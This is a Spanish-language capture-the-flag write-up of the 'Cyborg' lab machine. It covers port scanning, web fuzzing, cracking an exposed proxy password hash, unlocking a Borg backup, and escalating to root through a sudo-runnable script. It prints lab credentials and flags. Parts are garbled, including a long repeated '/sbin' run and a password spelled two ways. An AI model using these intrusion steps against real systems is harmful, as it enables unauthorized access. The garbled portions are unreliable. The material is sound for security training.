Cyborg

En primer lugar hago un escaneo de puertos con el comando:

```
sudo nmap -p- --open -sS --min-rate 5000 -vvv -Pn -n 10.10.193.136
```

Resultado:

```
PORT STATE SERVICE REASON

22/tcp open ssh syn-ack ttl 63

80/tcp open http syn-ack ttl 63
```

A continuación analizo los puertos abiertos con el comando:

```
sudo nmap -n -p80,22 -Pn -T5 10.10.193.136 -sVC
```

Resultado:

A continuación hago fuzzing a la web (ya que tiene puerto 80) con el comando:

```
ffuf -u http://IP/FUZZ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e .txt,
```

Resultado:

```
[Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 73ms]
  * FUZZ: index.html

[Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 55ms]
  * FUZZ: admin

[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 161ms]
  * FUZZ: etc
```

Entro en /admin y encuentro el siguiente mensaje en uno de los subdirectorios:


Posibles usuarios: josh adam alex

Cyborg 1

Admin Shoutbox


```
[Yesterday at 4.32pm from Josh]
Are we all going to watch the football game at the weekend??
[Yesterday at 4.33pm from Adam]
Yeah Yeah mate absolutely hope they win!
[Yesterday at 4.35pm from Josh]
See you there then mate!
[Today at 5.45am from Alex]
Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.
I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.
Might pass it over to the IT guys but in the meantime all the config files are laying about.
And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.
other than that im pretty sure my backup "music_archive" is safe just to confirm.
```

También encuentro la descarga de un archivo .tar que analizaré después:



También accedo al directorio /etc donde encuentro el subdirectorio /squid


Cyborg



Index of /etc

<u>Name</u>	Last modified	Size Description
Parent Director	y _	-
<u>squid/</u>	2020-12-30 02:09	-

Dentro de **/squid** veo lo siguiente:




Index of /etc/squid

 Name
 Last modified
 Size Description

 ▶ Parent Directory

 passwd
 2020-12-30 02:09 52

 squid.conf
 2020-12-30 02:09 258



Al ver este hash, lo crackeo con john y me da una contraseña: squidward

Cyborg

```
← → C ♠ ○ Lati Docs Nation Company Co
```

Descomprimo el .tar y veo que hay una carpeta llamada */home*, dentro de este está */field*, dentro de este */dev* y dentro de este el directorio que queremos analizar, llamado */final archive*

```
(kali® kali)-[~/Downloads/cyborg]
$ cd home && ls
field

(kali® kali)-[~/Downloads/cyborg/home]
$ cd field && ls
dev

(kali® kali)-[~/Downloads/cyborg/home/field]
$ cd dev && ls
final_archive

(kali® kali)-[~/.../cyborg/home/field/dev]
$ cd final_archive && ls
config data hints.5 index.5 integrity.5 nonce README

(kali® kali)-[~/.../home/field/dev/final_archive]
```

Sé que es ese el archivo que contiene archivos ocultos ya que en el README pone que es un repositorio Borg:

```
(kali® kali)-[~/.../cyborg/home/field/dev]
$ cd final_archive & ls
config data hints.5 index.5 integrity.5 nonce README

(kali® kali)-[~/.../home/field/dev/final_archive]
$ cat README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
```

Al analizar los comandos de **Borg** en primer lugar listo el contenido de esta carpeta con el comando:

```
borg list final_archive
```

Cyborg

Lo que me **pide una contraseña,** por lo que pruebo la encontrada anteriormente que es "**squidward**", funciona y muestra lo siguiente:

```
(kali® kali)-[~/.../cyborg/home/field/dev]

/home/kali/Downloads/cyborg/home/field/dev

(kali® kali)-[~/.../cyborg/home/field/dev]

$ borg list final_archive

Enter passphrase for key /home/kali/Downloads/cyborg/home/field/dev/final_archive:

music_archive

Tue, 2020-12-29 09:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba 37277b1c82]

(kali® kali)-[~/.../cyborg/home/field/dev]

[ kali® kali)-[~/.../cyborg/home/field/dev]
```

A continuación extraigo el contenido con el siguiente comando:

```
borg extract final_archive::music_archive
```

Navego en estos directorios y encuentro las credenciales del usuario alex, cuya contraseña es S3cretP@3s

Cyborg

```
-(kali®kali)-[~/.../cyborg/home/field/dev]
—$ cd home
(kali@ kali)-[~/.../home/field/dev/home]
$ ls -la
total 12
         - 3 kali kali 4096 Dec 6 14:55 .
drwx-
drwxr-xr-x 4 kali kali 4096 Dec 6 14:55 ...
drwxr-xr-x 12 kali kali 4096 Dec 29 2020 alex
 -(kali⊗kali)-[~/…/home/field/dev/home]
s cd alex
 —(kali⊗kali)-[~/…/field/dev/home/alex]
_$`ls -la
total 64
drwxr-xr-x 12 kali kali 4096 Dec 29 2020 .
drwx----- 3 kali kali 4096 Dec 6 14:55 ..
-rw----- 1 kali kali 439 Dec 28 2020 .bash_history
-rw-r--r-- 1 kali kali 220 Dec 28 2020 .bash_logout
-rw-r--r-- 1 kali kali 3637 Dec 28 2020 .bashrc
drwx----- 4 kali kali 4096 Dec 28 2020 .config
drwx---- 3 kali kali 4096 Dec 28 2020 .dbus
drwxrwxr-x 2 kali kali 4096 Dec 29 2020 Desktop
drwxrwxr-x 2 kali kali 4096 Dec 29 2020 Documents
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Downloads
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Music
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Pictures
-rw-r--r-- 1 kali kali 675 Dec 28 2020 .profile
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Public
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Templates
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Videos
 —(kali⊗kali)-[~/…/field/dev/home/alex]
s cd Documents
(kali@ kali)-[~/.../dev/home/alex/Documents]
$ ls -la
total 12
drwxrwxr-x 2 kali kali 4096 Dec 29 2020 .
drwxr-xr-x 12 kali kali 4096 Dec 29 2020 ...
-rw-r--r-- 1 kali kali 110 Dec 29 2020 note.txt
 —(kali⊕kali)-[~/.../dev/home/alex/Documents]
s cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!
alex:S3cretP@s3
```

Accedo vía SSH y encuentro la flag de usuario: "flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}"

Cyborg

```
-(kali®kali)-[~/…/field/dev/home/alex]
—$ ssh alex@10.10.193.136 -p 22
alex@10.10.193.136's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
                https://ubuntu.com/advantage
* Support:
27 packages can be updated.
0 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
alex@ubuntu:~$ cd /home
alex@ubuntu:/home$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Dec 30 2020 .
drwxr-xr-x 24 root root 4096 Dec 30 2020 ...
drwx----- 17 alex alex 4096 Dec 31 2020 alex
alex@ubuntu:/home$ cd alex/
alex@ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
alex@ubuntu:~$
```

Al ejecutar el comando "**sudo -l**" veo que el usuario **alex** puede ejecutar como **sudo** un script en bash. Listo los permisos de este y veo que **NO** puedo escribir sobre él, pero como soy el **propietario** modifico los permisos para que pueda:


```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/
```

```
alex@ubuntu:/etc/mp3backups$ ls -la
total 28
drwxr-xr-x 2 root root 4096 Dec 30 2020
drwxr-xr-x 133 root root 12288 Dec 31 2020 ...
-rw-r--r-- 1 root root 339 Dec 6 11:13 backed_up_files.txt
-r-xr-xr-- 1 alex alex 1083 Dec 30 2020 backup.sh
-rw-r--r-- 1 root root 45 Dec 6 11:13
alex@ubuntu:/etc/mp3backups$ chmod 777 backup.sh
alex@ubuntu:/etc/mp3backups$ ls -la
total 28
drwxr-xr-x 2 root root 4096 Dec 30 2020 .
drwxr-xr-x 133 root root 12288 Dec 31 2020
           1 root root
                       339 Dec 6 11:14 backed_up_files.txt
-rwxrwxrwx 1 alex alex 1083 Dec 30 2020 backup.sh
-rw-r--r-- 1 root root
                        45 Dec 6 11:14
alex@ubuntu:/etc/mp3backups$
```

Una vez hecho esto, puedo ejecutar el comando que quiera ya que tengo permisos de ejecutar el script como sudo:

Estos son algunos de los ejemplos que se pueden usr:

Cyborg



Una vez root navego a /root y encuentro la flag flag{Than5s_f0r_play1ng_H0p£_y0u_enJ053d}

Cyborg